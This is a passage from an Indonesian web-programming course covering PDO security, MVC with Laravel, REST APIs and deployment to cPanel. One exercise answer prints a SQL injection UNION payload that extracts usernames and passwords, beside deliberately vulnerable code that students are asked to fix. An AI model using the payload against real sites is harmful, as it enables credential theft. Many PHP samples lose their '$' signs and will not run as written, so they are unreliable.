Duplicate Submission	Pengguna menekan tombol F5 (Refresh) setelah submit form.	Pola Post-Redirect-Get (PRG) via <code>header("Location: ...")</code> .
Plaintext Password	Kebocoran basis data mengekspos kata sandi pengguna.	Gunakan <code>password_hash(pass, PASSWORD_BCRYPT)</code> dan <code>password_verify()</code> .

Ringkasan Modul 08

- PDO adalah antarmuka modern terstandarisasi untuk komunikasi PHP dengan basis data relasional.
- Prepared Statements wajib digunakan tanpa kecuali pada setiap kueri yang melibatkan parameter input pengguna.
- Pola CRUD lengkap mengorganisir alur: Index (Read), Tambah (Create), Edit (Update), dan Hapus (Delete).
- Pola PRG (*Post-Redirect-Get*) memisahkan pemrosesan data form dengan tampilan hasil, mencegah resubmisi formulir ganda.
- Operasi penghapusan data harus dieksekusi via metode HTTP POST dan konfirmasi JavaScript.

Latihan Modul 08

Soal Latihan

1. Analisis kueri PHP berikut dan tunjukkan di mana letak celah keamanannya serta bagaimana cara memperbaikinya menggunakan PDO Prepared Statements:

PHP

```

kategori = $_GET['kategori'];
sql = "SELECT * FROM produk WHERE kategori_id = " . kategori;
hasil = pdo->query(sql)->fetchAll();

```

2. Jelaskan apa yang dimaksud dengan pola **PRG (Post-Redirect-Get)**! Masalah apa yang akan dialami oleh pengguna aplikasi jika pola ini tidak diterapkan pada halaman formulir pembayaran atau formulir input data?
3. Mengapa kata sandi pengguna di dalam basis data **dilarang keras** dienkripsi menggunakan fungsi `md5()` atau `sha1()`, dan mengapa fungsi `password_hash()` berbasis algoritma Bcrypt/Argon2 jauh lebih aman?
4. Mengapa tombol Hapus data pada tabel administrasi sebaiknya dibungkus ke dalam `<form method="POST">` dan bukan sekadar tag tautan `<a href="hapus.php?id=10">`?

💡 Pembahasan Latihan Modul 08

1. Analisis Celah SQL Injection & Perbaikannya:

- **Celah Keamanan:** Nilai variabel `kategori` yang bersumber dari query string URL langsung dikonkatenasikan ke dalam string perintah SQL tanpa validasi tipe maupun parameterisasi.
- Penyerang dapat menyisipkan URL: `produk.php?kategori=1 UNION SELECT null, username, password FROM users --` untuk mengekstrak seluruh data kredensial admin.
- **Kode Perbaikan:**

PHP

```

kategori = (int)($_GET['kategori'] ?? 0);
stmt = pdo->prepare("SELECT * FROM produk WHERE kategori_id = ?");
stmt->execute([kategori]);
hasil = stmt->fetchAll();

```

2. Pola Post-Redirect-Get (PRG):

- **Konsep PRG:** Alur kerja di mana setelah server berhasil memproses data formulir (permintaan metode HTTP `POST`), server **tidak langsung merender halaman HTML**, melainkan mengirimkan header pengalihan HTTP 302/303 `header("Location: index.php")` agar browser melakukan permintaan baru ber-metode `GET`.
- **Masalah Jika Tanpa PRG:** Jika server langsung merender HTML sebagai respons POST, saat pengguna menekan tombol F5 (Refresh) atau tombol Back di browser, browser akan memunculkan dialog konfirmasi *"Confirm Form Resubmission"* dan mengirimkan ulang data POST yang sama. Pada aplikasi toko online atau perbankan, hal ini dapat menyebabkan terjadinya transaksi ganda (*double charge*) atau duplikasi data di database.

3. Kelemahan MD5/SHA1 vs Keunggulan `password_hash()`:

- Algoritma `md5()` dan `sha1()` adalah fungsi hash kriptografi umum yang dirancang untuk kecepatan komputasi tinggi. Kecepatan ini menjadi celah fatal karena peretas modern dapat mencoba miliaran kombinasi tebakan per detik menggunakan GPU (*Brute-force attack*) atau mencocokkannya dengan tabel prapenghitungan (*Rainbow Tables*).
- `password_hash()` menggunakan algoritma adaptif (**Bcrypt** atau **Argon2**) yang memiliki faktor biaya komputasi (*cost factor/workload*), sehingga sengaja diperlambat secara matematis untuk menggagalkan serangan *brute-force*. Selain itu,

`password_hash()` otomatis menghasilkan *Salt* kriptografi unik secara acak untuk setiap password, sehingga dua password yang identik akan menghasilkan hash yang sama sekali berbeda di database.

4. Alasan Penghapusan Menggunakan Form POST:

- Jika aksi hapus diletakkan pada tautan GET (`<a href="hapus.php?id=10">`), mesin perayap web (*web crawler / search engine bots*) atau fitur *prefetching* browser dapat secara otomatis mengunjungi tautan tersebut di latar belakang dan menghapus seluruh data di basis data secara massal tanpa disengaja.
- Metode GET rentan terhadap serangan CSRF (*Cross-Site Request Forgery*) berbasis gambar, di mana peretas menyisipkan tag `` di situs lain.

Modul 09 — Arsitektur MVC, Framework Intro & REST API

 **Rujukan:** Dokumentasi Resmi Laravel (laravel.com/docs), *Patterns of Enterprise Application Architecture* (Martin Fowler), RESTful Web Services (Leonard Richardson).

Tujuan Belajar


Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menjelaskan konsep dan keuntungan pemisahan tanggung jawab dalam pola arsitektur **MVC (Model-View-Controller)**.
2. Merestrukturisasi aplikasi PHP prosedural menjadi arsitektur MVC berbasis *Object-Oriented Programming* sederhana.
3. Mengenal struktur direktori, alur kerja *Routing*, *Controller*, *Blade Templating Engine*, dan *Eloquent ORM* pada framework modern (Laravel).
4. Merancang dan membangun endpoint **RESTful API** berbasis format pertukaran data JSON dari backend PHP.
5. Memahami standarisasi kode status dan konvensi penamaan rute RESTful.

9.1 Konsep Pola Arsitektur MVC

Pada modul-modul sebelumnya, kita melihat berkas seperti `index.php` dan `tambah.php` mencampurkan logika bisnis, kueri basis data (SQL), dan markah antarmuka (HTML/CSS) dalam satu tempat (*Spaghetti Code*). Hal ini menyulitkan pemeliharaan kode saat proyek berkembang besar dan melibatkan banyak pengembang.

MVC (Model-View-Controller) memecah aplikasi menjadi tiga komponen dengan tanggung jawab terisolasi (*Separation of Concerns*):



Tanggung Jawab Tiga Pilar MVC:

1. **Model:** Mengelola data, aturan validasi bisnis, dan komunikasi langsung dengan tabel basis data. Model tidak tahu bagaimana data akan ditampilkan.
2. **View:** Mengatur perwajahan visual (HTML/CSS) yang dilihat oleh pengguna. View hanya menerima variabel data siap saji dari Controller.
3. **Controller:** Bertindak sebagai perantara/manajer lalu lintas. Controller menerima permintaan dari Router, memanggil fungsi Model yang relevan, mengolah logika alur, dan memilih View mana yang akan dirender.

9.2 Implementasi MVC Manual dengan PHP Murni

Untuk memahami cara kerja framework, kita dapat membangun struktur MVC sederhana:

```

proyek-mvc-sederhana/
├── config/
│   └── Database.php          <- Kelas Koneksi Singleton PDO
├── models/
│   └── MahasiswaModel.php    <- Seluruh Kueri SQL Mahasiswa
├── views/
│   ├── layout/header.php     <- Template Header
│   ├── layout/footer.php     <- Template Footer
│   └── mahasiswa/index.php   <- Tampilan Tabel HTML Murni
├── controllers/
│   └── MahasiswaController.php <- Pengendali Aksi
└── index.php                 <- Front Controller (Titik Masuk Utama)
  
```

1. Model: models/MahasiswaModel.php

PHP

```

<?php
class MahasiswaModel {
    private PDO db;

    public function __construct(PDO pdo) {
        this->db = pdo;
    }

    public function ambilSemua(): array {
        stmt = this->db->query("SELECT * FROM mahasiswa ORDER BY nim ASC");
        return stmt->fetchAll(PDO::FETCH_ASSOC);
    }

    public function cariBerdasarkanId(int id): ?array {
        stmt = this->db->prepare("SELECT * FROM mahasiswa WHERE id = ?");
        stmt->execute([id]);
        hasil = stmt->fetch(PDO::FETCH_ASSOC);
        return hasil ?: null;
    }
}
  
```

2. Controller: controllers/MahasiswaController.php

PHP

```
<?php
class MahasiswaController {
    private MahasiswaModel model;

    public function __construct(MahasiswaModel model) {
        this->model = model;
    }

    public function index(): void {
        // 1. Ambil data dari model
        daftarMahasiswa = this->model->ambilSemua();

        // 2. Muat berkas view dan serahkan datanya
        require_once "views/layout/header.php";
        require_once "views/mahasiswa/index.php";
        require_once "views/layout/footer.php";
    }
}
```

3. View: views/mahasiswa/index.php

PHP

```
<!-- View MURNI berisi markah presentasi tanpa kueri SQL sama sekali -->
<h2>Daftar Mahasiswa (Arsitektur MVC)</h2>
<table class="table table-bordered">
    <thead><tr><th>NIM</th><th>Nama</th></tr></thead>
    <tbody>
        <?php foreach (daftarMahasiswa as mhs): ?>
            <tr>
                <td><?= htmlspecialchars(mhs["nim"]) ?></td>
                <td><?= htmlspecialchars(mhs["nama"]) ?></td>
            </tr>
        <?php endforeach; ?>
    </tbody>
</table>
```

4. Front Controller: index.php

PHP

```
<?php
require_once "config/Database.php";
require_once "models/MahasiswaModel.php";
require_once "controllers/MahasiswaController.php";

db = Database::getConnection();
mhsModel = new MahasiswaModel(db);
controller = new MahasiswaController(mhsModel);

// Routing sederhana berbasis parameter URL (?action=...)
$action = $_GET["action"] ?? "index";

if ($action === "index") {
    $controller->index();
} else {
    echo "Halaman 404 Tidak Ditemukan";
}
```

9.3 Pengenalan Framework Modern: Laravel

Laravel adalah framework web PHP modern berbasis MVC yang menyediakan ekosistem lengkap untuk produktivitas tinggi.

Struktur Direktori Inti Laravel

- `app/Http/Controllers/` : Tempat Controller logika aplikasi.
- `app/Models/` : Tempat Model *Eloquent ORM*.
- `routes/web.php` : Tempat pendaftaran rute URL aplikasi web.
- `routes/api.php` : Tempat rute endpoint RESTful API.
- `resources/views/` : Berkas template antarmuka berformat Blade (`.blade.php`).
- `database/migrations/` : Berkas skrip versioning skema basis data.
- `.env` : Berkas konfigurasi variabel lingkungan (koneksi basis data, kunci aplikasi).

Komponen Utama Laravel

1. Routing (`routes/web.php`)

PHP

```
use App\Http\Controllers\MahasiswaController;

Route::get('/', function () {
    return view('welcome');
});

Route::get('/mahasiswa', [MahasiswaController::class, 'index']);
Route::post('/mahasiswa', [MahasiswaController::class, 'store']);
```

2. Eloquent ORM (Active Record Pattern)

Eloquent memungkinkan interaksi basis data menggunakan sintaks objek berorientasi tanpa menulis kueri SQL manual:

PHP

```

namespace App\Models;
use Illuminate\Database\Eloquent\Model;

class Mahasiswa extends Model {
    protected $fillable = ['nim', 'nama', 'prodi_id', 'ipk'];
}

// Operasi Basis Data via Eloquent:
semuaMhs = Mahasiswa::all();
mhsJuara = Mahasiswa::where('ipk', '>=', 3.75)->orderBy('nama')->get();
mhsBaru = Mahasiswa::create(['nim' => '11021001', 'nama' => 'Adika', 'ipk' => 3.85]);
mhsPilihan= Mahasiswa::findOrFail(1);
mhsPilihan->update(['ipk' => 3.90]);
mhsPilihan->delete();

```

3. Blade Templating Engine (resources/views/mahasiswa/index.blade.php)

BLADE

```

@extends('layouts.app')

@section('content')
    <h2>Daftar Mahasiswa Kelas</h2>
    <div class="row">
        @forelse (mahasiswa as m)
            <div class="col-md-4 mb-3">
                <div class="card p-3">
                    <h5>{{ m->nama }}</h5> {{-- Kurung kurawal ganda otomatis melakukan htmlspecialchars() anti-XSS --}}
                    <p class="text-muted">NIM: {{ m->nim }} | IPK: {{ m->ipk }}</p>
                </div>
            </div>
        @empty
            <p class="text-secondary">Belum ada data mahasiswa.</p>
        @endforelse
    </div>
@endsection

```

9.4 Perancangan RESTful API JSON dengan PHP

REST (*Representational State Transfer*) adalah standar arsitektur komunikasi layanan web berbasis protokol HTTP di mana data dikirim dan diterima dalam format terstruktur (JSON).

Konvensi Standar Endpoint RESTful

Operasi	HTTP Method	Endpoint URI	Status Code Sukses	Deskripsi Aksi
List Resource	GET	/api/mahasiswa	200 OK	Mengambil seluruh daftar koleksi mahasiswa.
Get Single	GET	/api/mahasiswa/{id}	200 OK	Mengambil rincian data 1 mahasiswa spesifik.
Create	POST	/api/mahasiswa	201 Created	Menerima payload JSON untuk membuat record baru.
Update Full	PUT	/api/mahasiswa/{id}	200 OK	Mengganti seluruh data mahasiswa bersangkutan.
Delete	DELETE	/api/mahasiswa/{id}	204 No Content	Menghapus mahasiswa berdasarkan ID.

Implementasi Endpoint REST API Sederhana (api/mahasiswa.php)

PHP

```

<?php
// Set Header Respons HTTP ke format JSON
header("Content-Type: application/json; charset=UTF-8");
header("Access-Control-Allow-Origin: *"); // Mengatur CORS

require_once "../config/database.php";

metode = $_SERVER["REQUEST_METHOD"];

switch (metode) {
    case "GET":
        if (isset($_GET["id"])) {
            stmt = pdo->prepare("SELECT * FROM mahasiswa WHERE id = ?");
            stmt->execute([(int)$_GET["id"]]);
            data = stmt->fetch();

            if (data) {
                http_response_code(200);
                echo json_encode(["status" => "success", "data" => data]);
            } else {
                http_response_code(404);
                echo json_encode(["status" => "error", "message" => "Mahasiswa tidak ditemukan"]);
            }
        } else {
            data = pdo->query("SELECT * FROM mahasiswa ORDER BY id DESC")->fetchAll();
            http_response_code(200);
            echo json_encode(["status" => "success", "total" => count(data), "data" => data]);
        }
        break;

    case "POST":
        // Mengambil payload JSON mentah dari Request Body
        jsonInput = file_get_contents("php://input");
        body = json_decode(jsonInput, true);

        if (empty(body["nim"]) || empty(body["nama"])) {
            http_response_code(422); // Unprocessable Entity
            echo json_encode(["status" => "error", "message" => "Kolom nim dan nama wajib disertakan"]);
            break;
        }

        stmt = pdo->prepare("INSERT INTO mahasiswa (nim, nama, prodi_id, ipk) VALUES (?, ?, ?, ?)");
        stmt->execute([body["nim"], body["nama"], body["prodi_id"] ?? 1, body["ipk"] ?? 0.00]);

        http_response_code(201); // Created
        echo json_encode(["status" => "success", "message" => "Mahasiswa berhasil ditambahkan", "id" => pdo->lastInsertId()]);
        break;

    default:
        http_response_code(405); // Method Not Allowed
        echo json_encode(["status" => "error", "message" => "Metode HTTP tidak didukung"]);
        break;
}

```


📌 Ringkasan Modul 09

- Pola MVC mengisolasi kode menjadi tiga domain: Model (Logika Basis Data), View (Tampilan Antarmuka), dan Controller (Orkestrator Bisnis).
- Pemisahan ini memfasilitasi kolaborasi tim yang efisien, kemudahan pengujian (*testing*), dan *maintainability* jangka panjang.
- Framework modern seperti Laravel mempercepat pembuatan aplikasi melalui ekosistem Routing terintegrasi, Blade Engine otomatis anti-XSS, dan Eloquent ORM.
- RESTful API adalah arsitektur komunikasi data antar-aplikasi berbasis HTTP dan format JSON dengan pemanfaatan status code yang semantik.

📄 Latihan Modul 09

Soal Latihan

1. Uraikan apa yang terjadi secara bertahap dalam arsitektur MVC ketika seorang pengguna membuka halaman profil mahasiswa dengan URL `/mahasiswa/profil/10` pada peramban web!
2. Jelaskan perbedaan mendasar antara pola manipulasi basis data menggunakan **Query Mentah (Raw SQL)** dan pola **ORM (Object-Relational Mapping)** seperti Eloquent! Sebutkan kelebihan dan kekurangannya masing-masing!
3. Mengapa sebuah endpoint RESTful API yang berfungsi untuk menambahkan data mahasiswa baru **harus** mengembalikan kode status HTTP `201 Created` dan bukan sekadar `200 OK`?
4. Pada pembuatan REST API menggunakan PHP native, mengapa variabel `_POST` sering kali bernilai kosong ketika menerima request dari aplikasi JavaScript modern yang mengirimkan `Content-Type: application/json`? Bagaimana cara membaca payload data tersebut?

💡 Pembahasan Latihan Modul 09

1. Alur Eksekusi Permintaan pada Arsitektur MVC:

- **Langkah 1 (Request):** Browser mengirimkan permintaan HTTP `GET /mahasiswa/profil/10` ke server.
- **Langkah 2 (Routing):** Router membaca URL dan memetakan rute tersebut ke Controller yang bersesuaian, misalnya memanggil metode `MahasiswaController@profil(10)`.
- **Langkah 3 (Model Fetch):** Controller memanggil fungsi pada Model, misalnya `MahasiswaModel::find(10)` untuk mengambil data mahasiswa dengan ID 10.
- **Langkah 4 (Database Query):** Model menjalankan kueri SQL terparameterisasi ke database MySQL dan mengembalikan data entitas ke Controller.
- **Langkah 5 (View Binding):** Controller menerima data dari Model, melakukan validasi ketersediaan data, lalu memilih berkas template View `profil.blade.php` dan menyuntikkan data mahasiswa ke dalamnya.
- **Langkah 6 (Response Rendering):** View mengompilasi data menjadi dokumen HTML utuh dan server mengembalikannya ke browser pengguna sebagai respon HTTP 200 OK.

2. Perbandingan Raw SQL vs ORM (Eloquent):

- **Raw SQL:**
 - *Kelebihan:* Performa kueri sangat maksimal, pengembang memegang kontrol penuh atas optimasi kueri kompleks (multi-join, subquery, indexing).
 - *Kekurangan:* Rawan kesalahan pengetikan sintaks (*syntax errors*), rentan SQL injection jika lupa prepared statements, terikat pada satu dialek database spesifik (*vendor lock-in*).
- **ORM (Object-Relational Mapping):**

- *Kelebihan*: Produktivitas penulisan kode sangat tinggi, kode lebih mudah dibaca dan berorientasi objek murni, otomatis terlindungi dari SQL injection, mudah beralih jenis database (misal dari MySQL ke PostgreSQL).
- *Kekurangan*: Menghasilkan *overhead* performa memori tambahan, kueri yang dihasilkan secara otomatis terkadang tidak efisien untuk analisis data analitik berskala masif (*N+1 query problem*).

3. Alasan Kode Status 201 Created pada REST API:

- Kode status HTTP dirancang agar memiliki makna semantik yang presisi bagi mesin klien (*machine-readable*).
- Kode **200 OK** menandakan bahwa permintaan berhasil secara umum, namun tidak memberikan kepastian apakah ada entitas baru yang telah berhasil diciptakan dan dialokasikan ruangnya di server.
- Kode **201 Created** secara spesifik mengonfirmasi kepada aplikasi klien bahwa sebuah *resource* baru telah berhasil dibuat secara permanen di database, dan umumnya disertai dengan ID baru atau header **Location** yang menunjuk ke URI entitas baru tersebut.

4. Penyebab **_POST** Kosong pada Payload JSON & Solusinya:

- Variabel superglobal **_POST** pada PHP hanya otomatis mem-parse data formulir yang dikirimkan menggunakan header **Content-Type: application/x-www-form-urlencoded** atau **multipart/form-data**.
- Ketika aplikasi klien (seperti **fetch** atau Axios) mengirimkan data dalam format JSON dengan header **Content-Type: application/json**, PHP tidak memasukkan data tersebut ke dalam array **_POST**.
- *Solusi Pembacaan*: Pengembang harus membaca aliran data mentah (*raw input stream*) dari badan permintaan HTTP menggunakan:

```
PHP
rawJson = file_get_contents("php://input");
data = json_decode(rawJson, true); // Mengubah string JSON menjadi array asosiatif PHP
```

Modul 10 — Web Deployment & Hosting

 **Rujukan:** Dokumentasi Resmi GitHub Pages, Panduan Administrasi cPanel Hosting, OWASP Deployment Checklist.

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Memilih platform *deployment* yang tepat berdasarkan arsitektur aplikasi web (Statis vs Dinamis Server-Side).
2. Menggunakan sistem pengontrol versi **Git** dan menjaga kerahasiaan kredensial dengan berkas `.gitignore`.
3. Mempublikasikan aplikasi web front-end statis ke layanan **GitHub Pages**.
4. Melakukan *deployment* aplikasi dinamis PHP dan MySQL ke lingkungan **Shared Hosting (cPanel)**.
5. Melakukan prosedur ekspor dan impor skema basis data (*Database Migration*) menggunakan phpMyAdmin dan utilitas `mysqldump`.
6. Menerapkan daftar periksa (*checklist*) keamanan dan konfigurasi server sebelum aplikasi dirilis ke publik (*Production Ready*).

10.1 Lanskap Opsi Deployment Web

Kategori Web	Karakteristik Teknis	Solusi Hosting Populer	Biaya Operasional
Front-End Statis	Berkas HTML, CSS, JavaScript, gambar murni tanpa pemrosesan backend.	GitHub Pages , Vercel, Netlify, Cloudflare Pages	Gratis
PHP + MySQL Klasik	Aplikasi dinamis berbasis skrip PHP dengan basis data relasional.	Shared Hosting (cPanel) , Niagahoster, DomaiNesia	Murah / Terjangkau
Framework / Node / Microservices	Proyek berbasis Laravel, NodeJS, Python Django dengan kontrol server penuh.	VPS Linux (DigitalOcean, AWS EC2, Linode, GCP)	Berlangganan Bulanan

 **Catatan Penting:** Layanan gratis seperti GitHub Pages **TIDAK MENDUKUNG** eksekusi bahasa *server-side* (PHP, Python, NodeJS) maupun koneksi basis data MySQL. Kode PHP yang diunggah ke GitHub Pages hanya akan diperlakukan sebagai berkas teks biasa yang tidak dapat dieksekusi.

10.2 Kontrol Versi dengan Git & Pengamanan `.gitignore`

Git adalah alat standar industri untuk melacak riwayat perubahan kode dan berkolaborasi dalam tim pengembang.

Perintah Dasar Alur Kerja Git

BASH

```
# 1. Inisialisasi repositori Git Lokal
git init

# 2. Periksa status berkas
git status

# 3. Tambahkan seluruh berkas ke staging area
git add .

# 4. Rekam perubahan dengan pesan deskriptif
git commit -m "feat: implementasi sistem CRUD mahasiswa dan otentikasi login"

# 5. Tautkan repositori lokal ke remote GitHub
git branch -M main
git remote add origin https://github.com/username/ifb211-project-web.git

# 6. Unggah ke repositori pusat
git push -u origin main
```

Konfigurasi .gitignore Wajib

Berkas `.gitignore` menginstruksikan Git untuk **TIDAK PERNAH** melacak atau mengunggah berkas rahasia dan pustaka dependensi pihak ketiga ke repositori publik:

GITIGNORE

```
# Berkas Konfigurasi Rahasia (Kredensial Basis Data & API Keys)
.env
config/secret.php

# Direktori Dependensi Eksternal (Sangat Besar)
vendor/
node_modules/

# Berkas Sementara & Log Server
*.log
.DS_Store
Thumbs.db
```

10.3 Deployment Web Statis ke GitHub Pages

1. Pastikan berkas titik masuk utama (*entry point*) bernama `index.html` dan diletakkan di direktori utama (*root*) repositori.
2. Gunakan **tautan jalur relatif** (misal: `<link rel="stylesheet" href="/css/style.css">`) agar tautan aset tidak rusak saat berada di bawah sub-domain repositori.
3. Buka repositori di GitHub -> Masuk ke tab **Settings** -> Pilih menu **Pages** di bilah kiri.
4. Pada bagian *Branch*, pilih cabang `main` dan folder `/ (root)`, lalu klik tombol **Save**.
5. Situs web statis akan aktif dan dapat diakses publik melalui URL: `https://<username>.github.io/<nama-repo>/`.

10.4 Deployment PHP & MySQL ke Shared Hosting (cPanel)

Berikut adalah panduan standar langkah demi langkah publikasi aplikasi web dinamis ke cPanel:

[Komputer Pengembang Lokal]	[Server Hosting cPanel]
+-----+	+-----+
Berkas PHP/CSS/JS/Assets	--- Upload ---> Folder public_html/
Skema DB (kampus.sql)	--- Import ---> MySQL Database & User
+-----+	+-----+

Langkah 1: Ekspor Basis Data Lokal

- Buka phpMyAdmin lokal (`http://localhost/phpmyadmin`).
- Pilih basis data proyek -> Masuk ke tab **Export** -> Pilih metode *Quick* dan format *SQL* -> Klik **Export** untuk mengunduh berkas `db_akademik.sql`.
- Alternatif Command Line:*

```
mysqldump -u root -p db_akademik > db_akademik.sql
```

Langkah 2: Buat Basis Data Baru di cPanel

- Masuk ke dashboard cPanel hosting.
- Buka menu **MySQL Databases**.
- Buat basis data baru (misal: `userhost_akademik`).
- Buat pengguna basis data baru dengan kata sandi yang kuat (misal: `userhost_mhs`).
- Tambahkan pengguna ke basis data tersebut dan centang opsi **ALL PRIVILEGES** (Hak Akses Penuh).

Langkah 3: Impor Basis Data di phpMyAdmin Server

- Di cPanel, buka menu **phpMyAdmin**.
- Pilih basis data yang baru dibuat -> Masuk ke tab **Import** -> Pilih berkas `db_akademik.sql` dari komputer -> Klik **Go / Import**.

Langkah 4: Unggah Berkas Kode Program

- Di cPanel, buka menu **File Manager** -> Masuk ke direktori `public_html/`.
- Kompres seluruh berkas proyek lokal menjadi format `.zip` (Kecuali folder `.git` dan berkas cadangan lokal).
- Unggah berkas zip tersebut ke `public_html/`, lalu lakukan **Extract**.

Langkah 5: Perbarui Konfigurasi Koneksi Basis Data

Buka berkas `config/database.php` melalui File Manager cPanel dan sesuaikan nilai parameter dengan kredensial server produksi:

PHP

```
<?php
// Kredensial Produksi di Server Hosting
dbHost = "localhost"; // Pada hampir semua shared hosting tetap bernilai localhost
dbName = "userhost_akademik"; // Wajib menyertakan prefiks cPanel
dbUser = "userhost_mhs"; // Wajib menyertakan prefiks cPanel
dbPass = "PasswordSuperKuat123#";
charset = "utf8mb4";
// ... inisialisasi PDO ...
```

10.5 Checklist Keamanan Pasca-Deployment (*Production Checklist*)

Sebelum mengumumkan URL aplikasi web kepada pengguna atau dosen penguji, lakukan pemeriksaan berikut:

- ☐ **Matikan Penampilan Pesan Galat (*Display Errors Off*):** Pastikan opsi `display_errors` pada konfigurasi PHP bernilai `off` agar pesan error sistem yang mengekspos struktur tabel tidak bocor ke layar publik.
- ☐ **Hak Akses Berkas & Folder (*File Permissions*):**
 - Seluruh direktori diatur ke mode **755** (`drwxr-xr-x`).
 - Seluruh berkas kode diatur ke mode **644** (`-rw-r--r--`).
 - Folder upload diberikan hak tulis yang aman tanpa izin eksekusi skrip PHP.
- ☐ **Wajib Mengaktifkan Enkripsi HTTPS / SSL:** Pasang sertifikat SSL gratis (Let's Encrypt / AutoSSL cPanel) agar seluruh data formulir terenkripsi.
- ☐ **Perlindungan Berkas Konfigurasi:** Pastikan berkas `.env` atau folder `.git` tidak dapat diunduh secara langsung dari browser pengguna.

📌 Ringkasan Modul 10

- GitHub Pages adalah solusi ideal untuk hosting portofolio dan antarmuka web statis secara gratis.
- Aplikasi web dinamis PHP dan MySQL membutuhkan web server dengan runtime PHP dan basis data relasional (Shared Hosting cPanel atau VPS).
- Git mempermudah versioning kode, di mana berkas sensitif wajib diabaikan menggunakan aturan `.gitignore`.
- Alur rilis cPanel mencakup: ekspor database lokal -> buat database/user di cPanel -> impor SQL -> unggah berkas program ke `public_html` -> penyesuaian file konfigurasi koneksi.
- Lingkungan produksi menuntut menonaktifkan pesan error mentah dan penerapan enkripsi SSL/HTTPS.

📄 Latihan Modul 10

Soal Latihan

1. Mengapa berkas `.env` dan folder `node_modules/` atau `vendor/` **wajib** dimasukkan ke dalam daftar berkas `.gitignore` sebelum melakukan push kode ke repositori publik GitHub?
2. Seorang mahasiswa mengunggah proyek web PHP ke direktori `public_html/proyekku/` di hosting cPanel. Ketika domain `http://namadomain.com/proyekku/` dibuka, muncul galat: `"Fatal error: Uncaught PDOException: Access denied for user 'root'@'localhost'".` Analisis penyebab galat tersebut dan jelaskan langkah perbaikannya!
3. Jelaskan langkah-langkah melakukan ekspor dan impor basis data MySQL menggunakan perintah baris (*Command Line Interface / Terminal*) dengan utilitas `mysqldump`!

4. Sebutkan risiko keamanan yang terjadi jika pengaturan `display_errors = On` tetap dibiarkan aktif di server hosting produksi!

💡 Pembahasan Latihan Modul 10

1. Alasan Wajib Memasukkan `.env` dan Folder Dependensi ke `.gitignore` :

- **Berkas `.env`** : Berisi rahasia paling krusial aplikasi (*sensitive credentials*), seperti kata sandi basis data produksi, API secret key, dan kunci enkripsi aplikasi. Jika terunggah ke repositori publik, bot peretas dapat memindai kunci tersebut dalam hitungan detik untuk membobol sistem.
- **Folder `node_modules/` dan `vendor/`** : Berisi ribuan berkas pustaka pihak ketiga yang berukuran sangat besar (bisa mencapai ratusan megabyte). Folder ini tidak perlu dilacak oleh Git karena dapat diunduh ulang secara otomatis kapan saja di server tujuan menggunakan perintah manajer paket: `composer install` atau `npm install` berdasarkan berkas manifest `composer.json` / `package.json`.

2. Analisis Galat PDO Access Denied di cPanel:

- **Penyebab**: Mahasiswa lupa memperbarui berkas konfigurasi koneksi basis data (`config/database.php`). Aplikasi di server hosting masih mencoba login menggunakan kredensial komputer lokal (pengguna `root` dengan kata sandi kosong). Pada shared hosting, pengguna `root` tidak pernah diberikan ke pengguna publik dan nama pengguna selalu memiliki prefiks akun hosting.
- **Langkah Perbaikan**:
 1. Buka cPanel -> Menu **MySQL Databases**.
 2. Catat nama database dan user yang telah dibuat (misal: `adika_db` dan `adika_user`).
 3. Buka File Manager cPanel, edit berkas `config/database.php`.
 4. Ganti `dbUser = "adika_user"` dan masukkan kata sandi yang telah ditetapkan saat pembuatan pengguna MySQL di cPanel.

3. Prosedur Ekspor-Impor via Terminal CLI:

- **Ekspor Basis Data (Membuat Cadangan)**:

```
mysqldump -u [nama_user] -p [nama_database_lama] > backup_data.sql
```

Sistem akan meminta input password pengguna, lalu mengekspor seluruh struktur tabel dan data ke berkas teks `backup_data.sql`.

- **Impor Basis Data (Memulihkan ke Server Baru)**:

1. Buat database baru di MySQL:

```
mysql -u [nama_user] -p -e "CREATE DATABASE database_tujuan CHARACTER SET utf8mb4;"
```

2. Salurkan berkas SQL ke database baru:

BASH

```
mysql -u [nama_user] -p database_tujuan < backup_data.sql
```

4. Risiko `display_errors = On` di Lingkungan Produksi:

- Menampilkan pesan galat sistem secara mentah ke layar pengunjung (*Error Information Leakage*) mengekspos detail internal sistem yang sangat berharga bagi penyerang, seperti:
 - Struktur jalur direktori fisik server (`/home/user/public_html/core/...`).
 - Nama variabel, nama tabel, dan nama kolom basis data saat kueri gagal.
 - Versi PHP dan sistem operasi yang digunakan, memudahkan peretas mencari eksploitasi keamanan yang cocok untuk versi tersebut.
